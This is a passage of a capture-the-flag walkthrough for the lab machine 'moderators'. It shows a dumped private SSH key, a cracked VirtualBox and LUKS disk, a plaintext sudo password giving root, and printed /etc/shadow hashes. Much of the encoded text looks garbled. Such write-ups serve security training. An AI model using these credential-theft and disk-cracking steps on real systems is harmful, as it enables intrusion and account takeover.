k2Y2FhmZyH21ZjYU5MTc4NjE10Tz1ZjY0NMM3NDkwnJZ1NG1JZmN1TjZ2Zjg1NmM5M2U2YI5MzZjNjM2NGQ3NGEYmJQ2Nzc5ZTJmYjEYmYmYzUwYjE5NmFK0Ti0Nzc0NDU4YjUyZjQxYmUSNTUyM2ExMD1JmJmZwM2NzF1NmIyNmFhYj31NWU1ZjVKN0JhMTVlNmN1MDNMZj
E50DF0Fm310QdKMGfKM21ND0R1Mz
YU2N2Q0WUJ3VmeISYjA5Zj1I1NjYzYzY3YSTsImL0XZhdG1vbnM10Jk50X0= | 1 | http://moderators.htb |
| 6 | Carls account | carl@moderators.htb |
ey3JzXBoZ3Xp1dH1j0aRDNjeld1Uf0BQ3E3UAFmQldxcnLUU0T091fwiAXY101i5ZmJhYmFKmZyZ0TmZmjC3NTL1njc0Yz0QZTFhNGFhZ1sInNhBhQj0i1I1ZmM1YzK1NDZ1NmQ5ZmUwY2EYzTFhYmYzZW10Tm1NjMxMmNmZW1YmY2EYmR1NDg10T
VmMzE4VbN1NmNkVjZhy2NMZj1LWTk0mZRLMmMxWjU2NmRmOTYwWYxZDYzNThhNjU1NzE2MTj3ZTY2NFWfWYjH2Q0NjU2YmY4Yzc4MwM1JjdHwMfWmZYSY2IxmZvYjOWUzZhhNDRHMzG0hZi0MzR1ZDg30GY5MDF1ZmQ1MjHjYjY50WZ1YmNmN5EYmVjMzRLYwQ1MzQYNGE30T
1L0W1xMDYjND0J1YjYmNz3YzZKND
c1ZDK3Nm15NN3jH+E20Kd4TUXHmZqZG2M2JLY2Q3MzVKOG10DEY2TBjZmMzY2A4YmEwYjK1NmM0Yz20TK0Mz2KZYjQ2YmMwNTA4YzUzHjU40GE0NzAw0ThhMzRmM0Y2MZY2MzNDKz0TUYzEwNmYmYGNM0DESZD1wNmEYjEw0WFjNGN1ZjEzZDVZ1TMhYzF1OTRkZjB10T
A1ZGHN0GE1J3YzY2gmNmVkwQJkM2
Y2NTQ0MQDZn1WMDUXzhjZjFHM2M5NMW4NDQ0ZWQyN2NKGmZjLl0GhNYj4gNGQ1NTB1njKxYTLKjRk0TiZ6GMwYmZ2QWwM210ThYmNmYjU08NmY0TcYmM05DYyZtK0NmZhmMRHS1sImL0XZhdG1vbnM10Jk50X0=
| 1 | To be added. | http://moderators.htb |
```

```
MariaDB [wordpress]> select user_name from wp_pms_passwords;
+-----+
| user_name |
+-----+
| SSH key   |
| Carls account |
+-----+

MariaDB [wordpress]> select user_email from wp_pms_passwords;
+-----+
| user_email |
+-----+
| john@moderators.htb |
| carl@moderators.htb |
+-----+

{"cipherText":"D3czWePWACq7RAfBwqrynQ==","iv":"9fbab4d76396f67759b674c44e1a4aaf","salt":"5fc95946b2d9fe0ca2e1aaf2ecb9352311cfbe23a2fdb48595f328ace6ed66accd9fe19474e2c12566df9605f1d6358a65571312ce665aaabb3d46
56bf8c781c7a5ae369cb135c9e338a44a3847b434bd878f901efd523cb699fcbca7126c34ead53424a792e9b146242bb22767c6d475d976e95bc31689851341df3becd735d8d5812e0cfc3c08Ba0b956c4c8699436db46bc0508c532588a470098a34f2f4e3
2cc1493952c106f20cf819d206a3b109ac4cbf13d5ee3ac1b94d6f0b95dca8a5247c806ed9bd3f6544046720051f8c13c95f8444ed27cd4329e8cab884d550b691a9d64d28dc0bd6ef03c59322fb546f49722d86e946fa2da1","iterations":999}


{"cipherText":"Tr7pQjFyGdzsT288Ktm86EaxTozTcNb9gpV7JbLHX5CqNmSkfRjBVk00etyASH7UxmLXDc6xJcR7heE2tS08H1/tpePB1KCRPvubA5wot/LPCW1EHYUdQ1eBn05C3ojvc7VALMwvRLZhCNCRWBomw/KX8PKR8JCHZdK0Xnku6goRVIbs42pThs162gTh/yK
tH1cTxwzmaeckvX0o6Wm/Rdn5FGZGvhQsqctCYhozRmhP5j/yQ/Kp13FqCvISqL1Xdk31ga0MuUAexgA1Q301lvF62AIhJtaojN/ARM98bYrL1vH25NIyF2B4+5S6TKfn1MZN26bdA0XWtpio7nthtQ5ECm3KrYOWV6FHPkAsZB4xAFUDs1r+rV/vCGw3vVxndUZx0YUwHUVOy
GhtEeun1b/ivTmSPk1M90Lg9UX3GZf94e3a3MguVn8qNPY3+Kr6jx3ebW7JKf1x5nnPlFRsMaFmMpl2ho03tSLcamKpyYP0pY1AHXe4yLwU/rTxFvI2Pag/rKUG0HXrJp1XFE+FohW1pFd4yu7shDUSeKYQwqGh+g1XgGWHVpqtCkyBvtLYBB0QY1/zAmvU56/SV5qGL/MTL
ZfVL2v5zZHMWExcpm1sdT371j/LwM4X7Meu7eE16+dD3F1YVYj4cEuRw08VSDb1o+Qmod1iEp9B9b81cxHLiA44MuPQVKI3UbnDzTheR5s25q1/z8wetSA+o7gNB8R4wURUwIn+wlFadGserDRA/zLVEMcZ4CL4/qniucmo08ctL6uZa1eLC/gBcAVUq1j5V23fLbYr2Wk+T0T7
Ffx7PR8uP9mw3Q0NrhYFeSHFv4FWK0z5bvak1KryrUuB79MDmTufethoHgx0hxTmRYCCgx92TeAuxcEb21YjG0dX7Rzdk2ZjJp+XMSH6aDUHdCh1JXzsAOC0tYsVN50HavSp9Qh9vxdKsdka0seY7Q9Fpe3/w68Up6/7n8Z2Coo563yLD8BGhZxMQcMpyDwu3L1ue70Ice
47d1Ze+V18jHF0U2L/voa3FCMB1SysAEWszWRM19esrLaU8MzyTX12f81ktrLQdHmPc0vFaYmndKGcsXWJsN/zyu0N99z2DFVh1UzMXFaj3XWHLHY0zYqUB0b/3W20ihC5pFyR0o0bDYI0PByas8F7W10qIpeEaNAoc3t3q43f2LUVcpr+adE7hbkbeN1VF01jayK10G1Z
10eahdH0FQ3YfwZ1NocpNMW1B7I2MwG4790ay33xus8Bp50/4rhrXQzWFZqJ19AMg2uVwo3vuuUfCHZCmDp1L3ubhY2+y5J1CmCM6m85Q/MK0GUYYSJW18UQA5r4Vbc1i37dJ2W1k+5eD3ajzqAPggoQrvtV5Zx8y6K7d7x+fdUyUp55Kw9NkvomcVT1cSdwXhG6B1skWcc
V5Evj/kxdvJgzB3mQj0EaT2kwb8jJk5S3wb8j5tMhVlaxf1Chn1Iq3mtenSR1qat4gw0j33pTwr1Y0vuDp1CbwtShqPhak0MuXddqhdMNC1G/sL61G0wBvPq0S8M028pAId8c3m+Er1qTHGKeV1zlvfNF63g/7B1XhThr+4qyKuaQ1D50E0wIRHRTVxiqyprd35CPTU9I
vqstHf1lXgYvG6GzhRKHkM1n5fhMST3tc3B81YHuGZ8JvC1BakHwZuUzH86a837HRHvMaltqgbC1uKMBWdGxmF1T0wzjFhCdMgDz0QYp3pDNH99qc4E115h1E3YXfL09p4BR7aoFElMYfna/pP1s500kU1pu7b3j4cq/7Bm0y0J3b9bXp0LiW0f9DpyL18dyformn
U8ChR2YU91kAqxdfroE3Q35svovMN4LhkJAan6a4nX21Ao3+Cew+DDhXQKECn3LcXNI/BBKfddaaY14XC9p0SDmDRAv8ht40NM+O2HnGLt1Qdt1sG0UPv84EH1hs1X5xwasBoHAHdLBt1JUHDScaMNFY1BdN1y7qQKfmmE810+UpYRF1IEKFwedcvaFj13L68Hj52e5fMYm0
e7rCKeStH1KE5B98d101ETMkBLP77K/47wym+fyPKB8/jU832z0Q0Hbr41eVmpcxoK1FACFTbW79uRr1Kb12etN6406HmSamxUvL1y8ysuM1nBmNnEYQvH5yph8giNj/fdG0uebK4+2Vexnrw+z104ukZvEY1ZonDsUrtLRPG+ENFIuH0m3j3bLWty+3C5xAVRHxaGGRHmq0
RT5NFZdAZ2V5fZ5h6r/t0hNDRKwqZcZ30/Hc2d4drdjQRcX8XasuvQScPInkz/KTT9VBSe3jvny8IUocG1dUAb37A5VKHC+pbYRsAwqe1RLrhM4kVGG06rsrfo71pAdUtmC+jhYj8DFqec1yxQnP7PQNPkgTZHRKL+7HBmg41NjX3Pc2Q+nRgRyuuylrbAD+T3G6Zsap1LY
Ngc3t1rDUkmndy1LmGITMZWIKpgerGUC1orD5sRBEx1gIU934Jy/SCAVso8sXJyZzdpbPH+Fjct4YbQ81ZFuF81d5oJw1EBhQJjXR673ZqqgW+8w6EUJko34hNB8ZfHxS2+sNOZdWZT8wBR12VE448WKM0M3L7MdywZf7Cr6jTtQvE5Nbu9NPqCgWf64QpNoIn9WU1Uwr
+Dm+H+U5qJfMQPb1FAR5sR0j08d7f4h+UoQKTLNEqZc1Mw0B3YzudTKY8U3wq4f9N0A1pXKoeTM4D12war0YavU1BLppn1ztkrHlHXJ+zZdJawDgMyWsoFjFagHYN4ovPGi085U9Ve6nwFR5RTLQXZ12KW9k6010sFLtk5QtatKpZRU1uAs83c3d547VfEIZ14T1QRrb08X0
uG89tnc64Z4Y4Y1ZkwhCKUPQ22Fp86cIn9R0pp84JVD08gens883rF2EBxSPVq37UJL1d1j4dHsmk+f0KwgKax4X0kCblUKJQJ1iWdQKCNQnzXbMYnK3CGSanrgV4Das30I8M1VuT51wr8TYD/eZLk+8+zC2f2qt0cV4kg3PrfIAIAbM/J/eLY12irexmzt2t72ug1c8U57
xkhg4Xm1OTLd13e18FHU5+XuPsKR2U13P2Z2E0e+FPjTLqk186PAQ0686b5Ym6bGLD1g1UQKMTLJ3fxct08T814/hJN/KKfHEtGXnzUp83VOK7Chq6k1BeVeXhwMRL7NMHj0X8m1Gh6arFTZAVT580dZuI15N0D1JLdordovP/Iq8Vjy080EHmke3c28YP1ouPNTL/YLgS76
Pgm08tkYe4ugr3+cj383GscsBoud1wn068mYwZ9sQy0p95K0LNU2Yt+EaAsxG09671vZKHVud2m1Bw1hy/yPiQfDqtxe821jxVo9QymK1+9E/j+u+IdwaSHT2E1Fs2MBAAEW5BpB/KC/lbFG9cZjg00TEmsZ2+s60G2Mw==","iv":"b5a5eba14535da6ba20d34b9f7bdacc"
,"salt":"d0807033bd43eafde6e473d49438043659c250a9d79774bb2a0c559aa608d36b1d45dde554578e3ea40827f0becac5ec65a869f3242586510fd2f2e0da93fc5013969491cd456306011f695adc2db0e130436aebf2f34f00dfadd2cafbfcc842e3
79829b6c964d78b73b614f4c9c920c9e2ce9dc6f667cbcb49aab3fc297e10f6470cb66b6701a1a68ed0bad99f094442f3b104127f196caabfabc579517861596bf545c749066b4bfcba86f856c936a2936c364d74a2246779e2fb12bc0c50b196ad9247
7445b552f41be95523a109c233ec71b6b25aab2e5ef542a15ebc083ff1981bbb87d0ad3c544e3527d09e7b9b09f75663c67a","iterations":999}
```

JBWcrlFR0fIdGuk4f7h9LNl8KwQv30:pass123

could probably decrypt this but meh....

i decided to just log in as lexi and port forward and try through the web page...

click the eyeball icon and view passwords...



and we have johns sshkey

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

John

Enumeration

```
john@moderators:~/stuff/VBOX$ php VBOXDIECracker.php 2019-08-01.vbox rockyou.txt
VirtualBox Disk Image Encryption cracker

[+] Reading data from: 2019-08-01.vbox

-----
[+] Checking hard disk encryption for: F:/2019.vdi
[+] Hard disk is encrypted
[+] KeyStore encoded string:
  U0NORQAQVUtlVhUuZiIi1QTEfJ7jY0AAAAAABAAAAABQKtErJitU0hB
  MJU2AAAAAABAAAAAABAAAAAABUQgV7yqASRRgFezqVX5qCdJNzg1J
  jH/ENK/ozVskTyAAAAADpYiVn2MbwHohZoxyfH15d6YterYwh3lWMQ+5peBjLcBO
  AABUYpGmB0LdsJbgMsq451Bed5tHDBXG1XWlm3J6v6f7y2A9CABAAAAA04aLQy6T
  jyDI+8mvRgp4wXkMgavRxR6cc+ckk5yUgVhghPxxKNBndHlHkntJBMrf9uaVQ3ksk
  gwC6MrGLZFh1lg==
[+] KeyStore contents:
  Header          454e4353 (SCNE)
  Version         1
  Algorithm       AES-XTS256-PLAIN64
  KDF             PBKDF2-SHA256
  Key length      64
  Final hash      5442057bc804a3a914607dece5574aa7038cdce0d498c7fc434afe8cd5b244f
```



```

PBKDF2 2 Key length      32
PBKDF2 2 Salt            e9608bcd8c070868859a31c9f1e5e5de98b5ead8c21f25c0c43ee697816e32c
PBKDF2 2 Iterations      20000
PBKDF2 1 Salt            546291a6074943b096ea80db2ae39d4179de6d1c3f17ea25d62e627abfa7fbc
PBKDF2 1 Iterations      540000
PBKDF2 1 Iterations      540000
EVP buffer length       64
PBKDF2 2 encrypted password
a386a5432e938f20c8fbc9af460a78c1790c19abd1c51e9c0be724939c948158
6180fc4a34135d8481e436d8c132b8f4b9a550de4b248300ba32b18b645865d6

[*] Cracking finished, measured time: 298.148 seconds
[!] KeyStore password found: computer
-----
[*] Checking hard disk encryption for: Ubuntu.vdi
[-] Hard disk is not encrypted

```

[clue?](#)

cracked the password on the luks = abc123

mounted it in ubuntu with

```

mkdir comp
sudo cryptsetup openluks /dev/sda comp
enter password abc123
called it comp in /dev/mapper/comp
sudo mount -s /dev/mapper/comp comp
this may help too

```

[reference](#)

then found password in

all-in-one/distrouupdate.sh

password => "\$_THE_best_Sysadmin_Ever" => [00 - Loot > Creds](#)

then i run sudo -l

```

john@moderators:~/stuff/VBOX$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on moderators:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on moderators:
    (root) ALL
john@moderators:~/stuff/VBOX$ sudo bash
john@moderators:~/stuff/VBOX$ sudo bash
root@moderators:/home/john/stuff/VBOX# id
uid=0(root) gid=0(root) groups=0(root)
root@moderators:/home/john/stuff/VBOX#

```

root

uname -a

```

root@moderators:/# uname -a
Linux moderators 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

```

id && whoami

```

root@moderators:/# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root

```

root.txt

```

root@moderators:/# cat /root/root.txt
dae04430f8070999eb1be4cf91a2eee6

```

/etc/shadow

```

root@moderators:/# cat /etc/shadow
root:$6$7DDiPK.I0gwAjIW$dGwT0Xku/DgRLtVPqe.5mYVF8Bs/DtDISJkJRW7bcko6NEBICfTnY1f0JPIY7kQFMxLUPmxqATNYqTGGWk6.:19306:0:99999:7:::

...[snip]...

john:$6$PK0A253j8I6q5MhV$40y/1b8vR6K1XDcvBMzAVZn.NOVL1BWDH0ugQorKdhVBnb1Io.fSKcSzrLtl9z7h1Gekw6bkt18XH14e0ALTC0:18890:0:99999:7:::
lxd!:18866:!!!!:
mysql!:18881:0:99999:7:::
lexi:$6$IXHONrvrfEmC07dH$banmC1CTcf7rcYwQr7jn3GkYeRpfQYwXafrLhhpcpd0fqgMwBEpFXVineNnfEa3EdfE92v30PBhp6GqF6w67/:18890:0:99999:7:::

```